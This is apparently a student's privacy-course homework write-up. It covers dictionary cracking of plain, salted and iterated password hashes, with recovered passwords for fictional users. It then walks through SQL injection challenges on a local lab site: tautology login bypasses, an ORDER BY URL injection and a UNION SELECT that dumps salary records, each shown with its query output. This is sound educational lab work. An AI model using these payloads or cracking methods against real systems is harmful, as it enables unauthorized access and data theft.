
Privacy HW-4
Berke Can Rizai 69282

Question 1
PART 1
In this question, I uploaded a .py file as well as notebook. Python file saves the dict and passwords in CSV files.
For every password, I hash them and put them in a dictionary, then look which hashed passwords are matching (existing in the dict).
Passwords:




	username	hash_of_password	cracked
0	Creed	f286725e49415dfeb4546d96bba3dc88e9d9d096ff4e5b...	cocacola
1	Meredith	7f8e33ea99bca90fe54caf134c9258e160945600e06849...	50cent
2	Stanley	d8e44d39c4e438dc668c4e105c536a2a90630f51b4d2bf...	patrick
3	Phyllis	8512de11f6042ae4128256c8e6c1bfb68ee50434ab09ae...	newyork

PART 2
Here, the same logic applies, I tried both password + salt and salt + password when hashing and password + salt worked. I put both of them in dictionary.
Then for each of the hashed leaked passwords, I check if they are in the dictionary. I put these cracked passwords to corresponding rows.

I am not adding attack table here since it is not in deliverables. Notebook has it.
I submitted the csv table file for passwords of users.

Passwords:




	username	salt	hash_outcome	cracked
0	Kevin	6aa2bbb690bdff92	c6050538cc65f06079a3e17abe415cb31c2ef1d5c8a18d...	tinkerbell
1	Angela	42ccd5c0f6455812	9cfe4177d36350de4dbacb41ec735b5e07492415e9aa62...	chrisbrown
2	Oscar	d61e65884e0d3203	6be96652538e7ae4835e071e101117279c1a8e0f37a562...	chivas
3	Darryl	1d5dbcb692042997	cfedd51710a577ee51277cdcac2045a8483275f4b61a27...	eminem

PART 3
Here, for a given salt, I make 2000 iterations for each password.

In each iteration, I have 3 different stretching hash=hash_f(hash + salt + password), hash=hash_f(password + hash + salt) and hash=hash_f(salt + hash + password).


For each of these, I put them in a list in each iteration and at the end of iterations, put this list to dict. Dict = {password: list} where list is holding 2000 * 3=6000 different values (hash) for each password.

For a given salt, I run these iterations and if a hashed password matches an element of the list, I return.
Passwords:



	username	salt	hash_outcome	cracked
0	Jim	6aa2bbb690bdff01	3b3a82652d9f3a5a3ed894665f106ffe36b845490d588d...	hottie
1	Pam	42ccd5c0f6455810	817367d6e9b8e4219fa5c78d85ca75e9ed1dc6f64eb747...	cutiepie
2	Dwight	d61e65884e0d3299	483075aa9c8b9298eb882d22c4a54bd522f8694d44b91f...	angelica
3	Michael	1d5dbcb692042924	3e4d009b62c74dd4a14085deb5463bec3b7f8cf2ed3a38...	superstar

Question 2
Challenge 1
Query : SELECT * FROM users WHERE username='a' OR 2=2;' AND password=‘b'
We need to insert SQL into username, we use: a’ OR 2=2;
We need to log in without having proper username and password, we can have another injection to return TRUE.
What does it do→ a’ this is just some random input, we could put gibberish here as long as we escape it with ‘ . After that, we add a TRUE boolean with 2=2 which evaluates to TRUE in SQL.
We add a semicolon to break out.




Challenge 1 - Fight!

Enter username and password:

Username: a' OR 2=2;
Password: •

Output is in next page.


```
Query : SELECT * FROM users WHERE username='a' OR 2=2;' AND password='b'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => fe847de7ac3c9d2a373ad517d5182737
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 70888be9b4083de527a1cc30a89af247
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 4a915fa75d3d5760573b146768813fb6
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 455a5d0a316e53666a1111b7cca7b731
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 8c78669fd00aaaf58625cce6561e254d
        )

)
```

Login successful! Welcome jack. Next Challenge


Challenge 1 - Fight!

Enter username and password:

Username:

Challenge 2

I also used the same input to username and password fields here.
Input to password doesn’t matter, we can put whatever we want there, in this case it was ‘a’ but I have also put some other stuff such as ‘0’ etc. they work the same.
Input: a’ OR 2=2;
It doesn’t matter what we input to password side.
How does it work-> we put 2=2 so that query evaluates to TRUE and a’ escapes the first part so we can add the OR statement. ; at the end ends the current query so we can execute, if we omit it, it will throw syntax error.




Challenge 2 - Fight!

Enter username and password:

Username: a' OR 2=2;
Password: •

And the output is;



```
Query : SELECT * FROM users WHERE username='a\' OR 2=2;' AND password='c'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => db7bb4ba56223ce7172306ebb69da876
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 3f55baea42190e41e6a7c7a632f2ea6f
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 45f2baff959ec0d2f1c76c9821a51586
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 89ee29617acd0ceec037852e415371d6
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 24f34b1a265b127f5b1a574606b09f24
        )

)
```

Login successful! Welcome jack. Next Challenge


Challenge 2 - Fight!

Enter username and password:

Username:

Here, we can see that it also logged into the system.

Challenge 3
Here, the system is a bit more secure. Inputs of the fields are ? in the query and it is formatted with these inputs. We change the URL to execute the injection. Order by parameter is our gate to executing the SQL. Here, ord= is the field that takes it as input (we can see this in source code). We put the OR 1=1. LIMIT doesn't really add much. It functions same with or without it.
http://0.0.0.0/auth.php?challenge=3&ord=OR 1=1 LIMIT 1–
Which is converted to
http://0.0.0.0/auth.php?challenge=3&ord=OR%201=1%20LIMIT%201%20--




Challenge 3 - Fight!

Enter username and password:

Username:
Password:
Submit

Source Code | Back




Challenge 3 - Fight!

Enter username and password:

Username: a
Password: •
Submit

Source Code | Back


Not Secure | 0.0.0.0/auth.php?challenge=3&ord=OR%201=1%20LIMIT%201%20--

```
Query : SELECT * FROM users WHERE username=? AND password = ? OR 1=1 LIMIT 1 --
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => e98c7b36fdfc59d74e87843c85e27b9e
        )

)
```

Login successful! Welcome jack. Next Challenge

Challenge 3 - Fight!


Enter username and password:

Username:
Password:
Submit

Source Code | Back

Challenge 4
Here is the query for all users.
http://0.0.0.0/union.php?username=admin' UNION SELECT u.username, S.* FROM salaries s JOIN users u ON (u.id=s.userid)--


That is converted to; by browser
http://0.0.0.0/union.php?username=admin%27%20UNION%20SELECT%20u.username,%20S.*%20FROM%20salaries%20s%20JOIN%20users%20u%20ON%20(u.id=s.userid)%20WHERE%20s.salary%20%3C%2018500%20AND%20s.age%3E0--


Not Secure | 0.0.0.0/union.php?username=admin%27%20UNION%20SELECT%20u.username,%20S.*%20FROM%20salaries%20s%20JOI...

```
Username: admin
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

Username: alex
ID: 4
UserID: 4
Role: intern
Salary: 2000
Bio: Highly motivated intern!
Age: 22

Username: jack
ID: 1
UserID: 1
Role: assistant
Salary: 10000
Bio: Jack is a hard-working assistant!
Age: 32

Username: karen
ID: 5
UserID: 5
Role: ceo
Salary: 40000
Bio: Best ceo ever!
Age: 48

Username: lord
ID: 3
UserID: 3
Role: boss
Salary: 30000
Bio: The boss of the company!
Age: 34
```

Back to List

We can filter results with where,
http://0.0.0.0/union.php?username=admin' UNION SELECT u.username, S.* FROM salaries s JOIN users u ON (u.id=s.userid) WHERE s.salary > 100 AND s.age>5–

